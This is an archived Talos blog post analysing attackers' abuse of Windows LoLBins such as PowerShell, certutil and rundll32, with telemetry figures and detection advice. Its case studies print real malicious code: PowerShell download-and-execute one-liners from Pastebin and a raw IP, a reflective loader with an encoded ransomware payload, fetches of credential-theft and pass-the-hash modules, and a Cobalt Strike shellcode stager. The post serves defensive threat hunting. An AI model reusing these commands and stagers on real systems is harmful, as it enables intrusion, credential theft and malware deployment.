Hunting for LoLBins

By Vanja Svajcer

Published: 2019-11-13 · Archived: 2026-04-05 14:43:52 UTC

By Vanja Svajcer.

Introduction Attackers' trends tend to come and go. But one popular technique we're seeing at this time is the use of living-off-the-land binaries — or "LoLBins". LoLBins are used by different actors combined with fileless malware and legitimate cloud services to improve chances of staying undetected within an organisation, usually during post-exploitation attack phases.

Living-off-the-land tactics mean that attackers are using pre-installed tools to carry out their work. This makes it more difficult for defenders to detect attacks and researchers to identify the attackers behind the campaign. In the attacks we're seeing, there are binaries supplied by the victim's operating system that are normally used for legitimate purposes, but in these cases, are being abused by the attackers.

In this post, we will take a look at the use of LOLBins through the lense of Cisco's product telemetry. We'll also walk through the most frequently abused Windows system binaries and measure their usage by analyzing data from Cisco AMP for Endpoints.

You'll also find an overview of a few recent campaigns we've seen using LoLBins, along with recommendations for how to detect malicious LoLBins' activities.

What are LoLBins A LoLBin is any binary supplied by the operating system that is normally used for legitimate purposes but can also be abused by malicious actors. Several default system binaries have unexpected side effects, which may allow attackers to hide their activities post-exploitation.

The concept of LoLBins is not new and isn't specific to Windows. Almost all conventional operating systems, starting from the early DOS versions and Unix systems, contained executables that attackers could exploit.

Here is an example from the mid 80s in which binary code to reboot the computer was supplied to the default debug.com DOS debugger as text, designed to avoid detection by anti-malware scanners and run malicious code as intended.

```
 N SET.COM
A 100
MOV AX,0040
MOV DS,AX
MOV AX,1234
MOV [0072],AX
```

```
JMP F000:FFF0

RCX
10
W
Q
```

In their presentation at DerbyCon 3, Matthew Graeber and Christopher Campbell set the baseline for Windows, by discussing the advantages of using default Windows binaries to conduct red team activities and avoiding defensive mechanisms.

In this post, we also focus on Windows LoLBins and their usage today.

Overall, attackers can use LoLBins to:

- Download and install malicious code
- Executing malicious code
- Bypassing UAC
- Bypassing application control such as (WDAC) Attackers may be able to target other utilities that are often pre-installed by system manufacturers and may be discovered during reconnaissance. These executables can be signed utilities such as updaters, configuration programs and various third party drivers.

The usage of LoLBins has been frequently combined with legitimate cloud services such as GitHub, Pastebin, Amazon S3 storage and cloud drives such as Dropbox, Box and Google Drive. By using legitimate cloud services for storage of malicious code, command and control (C2) infrastructure and data exfiltration attackers activities are more likely to remain undetected as the generated traffic does not differ from the traffic generated by systems that are not compromised.

Talos is mainly interested in finding executables that can be used to download or execute malicious code. In our research, we monitor daily execution patterns of the following executables to detect their abuse:

- powershell.exe
- bitsadmin.exe
- certutil.exe
- psexec.exe
- wmic.exe
- mshta.exe
- mofcomp.exe
- cmstp.exe
- windbg.exe
- cdb.exe
- msbuild.exe
- csc.exe
- regsvr32.exe

Abusing PowerShell A primary suspect for malicious code download and in-memory execution in the recent period is PowerShell. Threat actors commonly use this command shell, which is built on the Windows management and .NET frameworks. This powerful administration environment has a security policy that can prevent the execution of untrusted code. Unfortunately, this policy can be easily circumvented with a single command line option.

One could argue that the execution of PowerShell with the option to bypass security policy should be outright blocked. However, there are a number of legitimate tools, such as Chocolatey package manager and some system management tools that use the exact command line.


PowerShell's code is not case-sensitive, and it will accept shortened versions of command-line options, as long as the option isn't ambiguous. For example -EncodedCommand option, which accepts a Base64-encoded string as a parameter can also be invoked as -EncodedC or even -enc, which is commonly used by malicious actors.

Popular malware like Sodinokibi and Gandcrab have used reflect DLL loaders in the past that allows attackers to load a dynamic library into process memory without using Windows API.

The Invoke-Obfuscation module is often used to create polymorphic obfuscated variants, which will not be detected by antivirus programs and other defensive mechanisms.

Over time, attackers have also realized the malicious potential of PowerShell, widening the number of executables used as LoLBins. Msbuild.exe and C# compiler csc.exe are some of the most frequently used by red teams. Both are frequently used to download, build and load malicious code that is built for that particular system and does not appear on any executable block list.

Measuring LoLBins usage We analyzed telemetry provided from Cisco AMP for Endpoints to measure how often LoLBins are abused. The telemetry, sent over a secure channel, contains names of invoked processes and cryptographic checksums of their file images which helps us with tracking file trajectories and building parent-child process relationships that can be used for hunting.




An example of a process retrospection graph in AMP telemetry.
The telemetry data is focused on detecting new attacks as they happen but it should also allow us to measure how many potential LoLBin invocations are suspicious.

We looked at different LoLBins where the decision could be made quickly. In all cases, we're assuming the worst-case scenario and designated any invocation of the following processes with a URL as a parameter as suspicious:

- mshta.exe
- certutil.exe
- bitsadmin.exe
- regsvr32.exe
- powershell.exe
  Our relaxed definition of suspicious process invocation means that it will also have a significant false-positive rate. For example, for PowerShell invocations with a URL in the command line, we estimate that only 7 percent of the initially chosen calls should be checked in-depth and are likely to be malicious.

We obtain the percentage of suspicious calls by mining billions of daily data points and dividing the number of detected suspicious calls with the overall number of calls. Overall, our worst-case scenario shows that at least 99.8 percent of all LoLBins invocations are not worth further investigation.



LoLBins and percentages of suspect invocations.
We then distilled down these potentially suspicious calls to find the ones that are likely to be malicious.

Once again, we will take PowerShell. The worst figure for potentially suspicious PowerShell process executions was 0.2 percent. However, as mentioned before, only 7 percent of those actually require in-depth investigation, which brings the percentage down to 0.014 percent. Therefore, at least 99.986 percent of PowerShell invocations are legitimate.

A simple rule of thumb for URLs that can be used to pinpoint calls that are more likely to be malicious is to look for LoLBins invocation combined with:

- External numeric IP address
- Any .net TLD
- Any .eu TLD
- Any .ru TLD
- Any URL ending with an executable or image extension (e.g. .EXE, .LNK, .DLL, .JPG, .PNG etc.)
- Any reference to Pastebin.com and its clones
- Any reference to Github or any other source code repository sites

Red teams' activities Although the majority of recorded suspicious calls belong to malicious actors, it is worth noting that red-team activities are also visible. Here, security teams and penetration testers are often using adversarial simulation frameworks such as Red Canary Atomic tests to test the organizational defenses against tools, techniques and processes as classified in the ATT&CK knowledge base.

Some red team tools are tailored to mimic the activity of popular tools such as Mimikatz. Here is an example of a tailor-made script hosted on GitHub to emulate the adversarial technique of using a reputable domain to store malicious code.

```
#Write-Host "You shouldn't run Invoke-Mimikatz without express written consent from client." -
ForegroundColor Yellow
     $MimikatzCoffeeAscii = "
    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'
    "
    $Results  = @()
    $Results += "You shouldn't run Invoke-Mimikatz without express written consent from
client."
    $Results += $MimikatzCoffeeAscii
    $Results += "^ Mimikatz coffee ASCII art."
    $Results += "That Benjamin DELPY (@gentilkiwi) is a funny guy :)"
    $Results += "Normally creds will be here, but you get the picture."
```

Red team members using fake Mimikatz module to test defenses.

LoLBins actors' skill levels In this section, we'll describe three individual campaigns, showing usage of PowerShell combined with memory-only code from three different actors with different skill sets. These campaigns can be relatively easily detected by internal hunting teams by analyzing command lines and their options.

Case 1: Common ransomware The first case involves the Sodinokibi ransomware. Sodinokibi is a rather common ransomware that spreads by using standard methods like phishing and exploit kits, as well as exploiting vulnerabilities in web frameworks such as WebLogic.

We see from telemetry that PowerShell is launched with Invoke-Expression cmdlet evaluating code downloaded from a Pastebin web page using the Net.WebClient.DownloadString function, which downloads a web page as a string and stores it in memory.

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe IEX ((new-
object","net.webclient).downloadstring('hxxps://pastebin.com/raw/DQV0JnY8'));Invoke-FEXHCMYJBCXNXR;Start-
Sleep -s 1000000;
```

Initial Sodinokibi PowerShell invocation.

The downloaded code is a reflective DLL loader with randomized function names to avoid simple pattern-based detection engines. The ransomware payload is Base64-encoded and stored in the variable $PEBytes32. It is worth noting that Base64 executable payloads can be instantly recognized by the initial two characters "TV," which get decoded into characters "MZ" for the start of DOS executable stub of a PE32+ executable file.

```
    {
        $ExeArgs = "ReflectiveExe"
    }

    if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$")
    {
        Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR)
    }
    else
    {
        Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR) -ComputerName $ComputerName
    }
}

Main
}

function Invoke-FEXHCMYJBCXNXR
{

$PEBytes32 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
+AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAAzZMMHdwUdVHcFHVR3BR1UTFsYVXYFHVRMWx5VdQUdVExbGVV2BR1UqvrTVHYFHV5q
```

Reflective DLL loader loads Sodinokibi payload

Sodinokibi and Gandcrab are very common, but that does not mean that the actors behind them are not technically proficient. Although they use off-the-shelf techniques to spread and execute payloads, we can still estimate that they have an intermediate skill level.

Case 2: Intermediate miner Our second actor used the PowerShell ability to obfuscate code and deobfuscate several layers of obfuscation in memory before reaching the actual PowerShell script that installs and launches a cryptocurrency-mining payload.

```
( $enV:COMSPec[4,15,25]-JOIN'')(NEw-OBJEcT sYsTem.iO.COMPRessIOn.deFlATEStReam( [systEm.iO.MEmOrYSTREAM] [conVERt]::FroMBaSe64StRiNg( 'nVdpb+M2EP0c/
```


First invoke-obfuscation layer decoded The Invoke-Obfuscation module is often used for PowerShell obfuscation. Apart from obfuscating the whole next layer script code, it also hides the invocation on Invoke-Expression (IEX) cmdlet. In this example, the $Env:COMSpec variable contains the string "C:\Windows\System\cmd.exe" so that joined fourth, 15th and 25th character form the string "iex."

This cryptocurrency miner had five deobfuscation stages and in the final one, the invocation of IEX was hidden by getting the name of the variable MaximumDriveCount using "gv" (Get-Variable cmdlet) with the parameter "*mdr*" and choosing characters 3, 11 and 2 to form it.

```
5YRcexEBMS5YR = epybNF f-'+' aPK}2{}13{}73{}01{}84{}02{}53'+'{}7{}82{}9{}64{}03{}91{}52{}42{}92{}8{}6{}05{}14{}0{}71{}12{}41{}23{}21{}63
& ((Gv '*mdR*').nAMe[3,11,2]-JOIN'')( "$( $OFs ='' )"+ [stringJ ( (Get-iTEM ('va'+'riAblE:'+'D'+'1'+'Pmof')  ).vALue[ -1 ..-( (Get-iTEM
```

Extracting 'iex' from MaximumDriveCount

The downloaded PowerShell scripts contain the functionality to disable Windows Defender, Malwarebytes and Sophos anti-malware software, to install modified XMRig cryptocurrency payload and download modules with the intention to steal user credentials from memory and use the credentials to attempt to spread laterally by passing the hash (Invoke-TheHash) through SMB or WMI.



```
$dataVol = (New-Object System.Net.Webclient).DownloadString('http://107.181.187.132/val/ichigo2.bin')
$ichigo = $dataVol.split(":")[0]
$nowIchigoValue = Get-ItemProperty -Path  HKLM:\Software\ -Name ichigo  -ErrorAction SilentlyContinue | foreach {$_.ichigo}
try
{
        IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/
        IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-TheHash.ps1')
}
catch
{
        stop-process  $pid  -force
}



if("$nowIchigoValue" -eq "$ichigo") {
        stop-process -id $pid -force
}
else
{
        New-ItemProperty -Path HKLM:\Software\ -Name ichigo -PropertyType string -Value $ichigo -force | out-null
}


if($dataVol.split(":")[1].trim() -eq 1) {
        $Type = "WMIExec"
        IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1')
}
elseif($dataVol.split(":")[1].trim() -eq 2) {
        IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-SMBExec.ps1')
        $Type = "SMBExec"
}
```

Deobfuscated crypto-miner loader

Case 3: Hiding Cobalt Strike in network trafficOur final case study shows the activities of a more advanced actor. The actor uses Cobalt Strike beacon for their post-exploitation activities with a PowerShell stager taken from the Cobalt Strike framework.

The telemetry shows this attack launched by abusing rundll32.exe and the command line invoking JScript code to download a web page and launch the initial PowerShell stager.

```
rundll32.exe javascript:\\..\\mshtml,RunHTMLApplication ;document.write();new%20ActiveXObject(WScript.Shell).Ru
```

The first PowerShell stage, webax.js, despite misleading filename extension, decompresses the second-stage PowerShell code that loads the first shellcode stage into memory and creates a specific request to download what seems like a standard jQuery JavaScript library.

```
[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoYlum41dpIvNzqG

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_del
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

Cobalt Strike PowerShell stager

The shellcode creates an HTTP GET request to the IP address 134.209.176.24, but with header fields that indicate that the host we are looking for is code.jquery.com, the legitimate host serving jQuery. This technique seems to successfully bypass some automated execution environments which in their analysis results show that the request went to the legitimate host and not to the malicious IP address.

```
; ---------------------------------------------------------------------------
                db  14h
                dd 0D8A42B0Ah
                db    0
aAcceptTextHtml db 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*'
                db ';q=0.8',0Dh,0Ah
                db 'Accept-Language: en-US,en;q=0.5',0Dh,0Ah
                db 'Host: code.jquery.com',0Dh,0Ah
                db 'Referer: http://code.jquery.com/',0Dh,0Ah
                db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
                db 'User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) li'
                db 'ke Gecko',0Dh,0Ah,0
```

HTTP header with the spoofed host field

The downloaded malicious jQuery starts with the actual jQuery code in the first 4,015 bytes, followed by the obfuscated Cobalt Strike beacon, which gets deobfuscated with a static XOR key and loaded into memory using reflective loading techniques.

```
Date,w=e.document,T=0,C=0,E=ae(),k=ae(),S=ae(),O=function(e,t){return e===t&&(f=!0),
0},N={}.hasOwnProperty,A=[],j=A.pop,q=A.push,L=A.push,H=A.slice,O=function(e,t){for(var n=0,r=e.length;n<r;n+
+)if(e[n]===t)return n;return-1},P="
........of..v.....f.......Eso..21..'Y.)....91....Q..1...1.......1.9.t...].......
2...>.....oH2......0...0.Mzb....=...=.Y.U+.g.C.g.C...C...C...C...C...C...C.......UZ
..e..L}....bjXc.......9.....]X.....
lWQM.r..P ... .U.yQr.N..;."7.3:.V+...1...[ue.i..Qv....FVDT...r...I.0.j.....zj.C..(."........l...c......t....*....
O.....=0.N....pz..~.%b..u'..9&..........7Rdy.RgH.SnH.         lH..mH..mH. dH.0dH.@fH.@fX.PfX.RfX.RfX.RfX.RfX.RfX.r!
X.v!X.v!
X.vaY.vqY.fqY.faY.vaY..`Y..`Y..cY..cY..aYK.aYK.aYK.aYK.aYK.aYK.aYK.eY..eY..eY..eY..eY..eY..eY..eY..eY.*gY.
*gY.*gY.*gY.ZeY.YeY.YeY.YeY.YeY.YeY.YeY/....-...t...d...>...:...:...:...:...:....d .). $.. $.. $Z. $.. $.. $..
$.. d..`....+`...`...@...b...b...b...b...b...b..K....sa..la..\e..|e..^f..^f..^f..^f..^f..^f.`....l..B._..r....?
I.R..........&4.t.u....jbX?7RE...w..A/.....D`...Z.O5O...K... w_...F.r.......<i.C.:%..l`...|...........Y
./h ....Z.}.~"r.f..ar..FW...K.p...H+...p>...K.j.v...:x.(..3. .....`.....+a.&..^.J...h..p..*..!x
..7.k...tY.....$....B.$I..F..g.m.d....{of....SR..N......^...~.....!.1.H&d!9=wd..c...&./)..^B..6.{......tad......
{3.U.u...w!*....l...*.!....G+....(...C...C..a.....B.....l|...D......O...U..wM9/.].u.g.twk.66+,.C..$....
+..h.d..b`..b.0..n..P...h.........&.k[..+[...E....V4....~....o._.o.../..W.       7T....\...
RAK.N...&.}.&...&..&...&.q{...{.*.....,..T...s....."O...
```

```
u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.
=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.
u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.
=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.
u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.
=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.
u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.
=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.
u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.
=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.
u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u.=.u=".
(o=t.documentElement,Math.max(t.body["scroll"+e],o["scroll"+e],t.body["offset"+e],o["offset"+e],o["client"+e])):vo
id 0===i?w.css(t,n,s):w.style(t,n,i,s)},t,a?i:void 0,a)}})}),w.each("blur focus focusin focusout resize scroll
click dblclick mousedown mouseup mousemove mouseover mouseout mouseenter mouseleave change select submit keydown
keypress keyup contextmenu".split(" "),function(e,t){w.fn[t]=function(e,n){return arguments.length>0?
this.on(t,null,e,n):this.trigger(t)}}),w.fn.extend({hover:function(e,t){return this.mouseenter(e).mouseleave(t||
e)}}),w.fn.extend({bind:function(e,t,n){return this.on(e,null,t,n)},unbind:function(e,t){return
```

The beginning and the end of malicious jQuery and Cobalt Strike payload

The malicious jQuery ends with 1,520 bytes of the actual jQuery code, presumably to avoid anti-malware scanners scanning the request top and tail.

This technique of hiding binary payload within jQuery library and evasion of malicious IP address detection shows that we are dealing with a more advanced actor, which takes their operational security seriously.

Overall, we cannot pinpoint a single type of actor that focuses on using LoLBins. Although they may have been used only by more advanced actors, today they are also used by actors employing common malicious code such as ransomware or cryptominers.

Detecting and preventing LoLBins abuse The protection against abuse of LoLBins combined with fileless code is difficult for security controls that do not monitor process behavior. The abuse can be detected based on the parent-child relationship of the launched processes as well as anomalies in network activity of processes that are not usually associated with network communication.

Organizations are advised to configure their systems for centralized logging where further analytics can be performed by hunting teams. Since version 5, PowerShell can also be configured to log execution of all executed code blocks to Windows event log. This allows members of security teams to understand obfuscated code which needs to be deobfuscated before it is run. The execution of the deobfuscated code will be visible in Windows event logs.

However, the best possible protection is to deny the execution of LoLBins using mechanisms such as Windows Defender Application Control. Microsoft created a policy block file, which will block the execution of LoLBins not required on protected systems.

Unfortunately, blocking all LoLBins is not possible in most environments since they are also required by legitimate processes.

Conclusion Our research shows that many types of actors are employing various techniques to use LoLBins in their activities, from commodity malware to more targeted attacks. However, the overall proportion of malicious usage is very low (below 0.2 percent), which is not enough to block all invocations of LoLBins.

However, blue team members must keep LoLBins in mind while conducting regular hunting activities. If used successfully, an attacker can use these to make their attacks more difficult to trace or make their malware linger

for longer on the victim machine.

Coverage It is advisable to employ endpoint detection and response tools (EDR) such as Cisco AMP for Endpoints, which gives users the ability to track process invocation and inspect processes. Try AMP for free here.

Additional ways our customers can detect and block these threats are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNext-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IoCs

Sodinokibi dc3de6cff67f4bcb360d9fdd0fd5bd0d6afca0e1518171b8e364bb64c5446bb1
dc788044ba918463ddea34c1128c9f4da56e0778e582ae9abdeb15fdbcc57e80

Cobalt strike stager 522b99b5314531af6658e01ab471e1a7e0a5aa3a6ec100671dcfa0a6b0a1f52d
4c1a9ba633f739434cc81f23de9c6c1c12cdeacd985b96404a4c2bae2e54b0f5
f09d5ca3dfc53c1a6b61227646241847c5621b55f72ca9284f85abf5d0f06d35

Source: https://blog.talosintelligence.com/2019/11/hunting-for-lolbins.html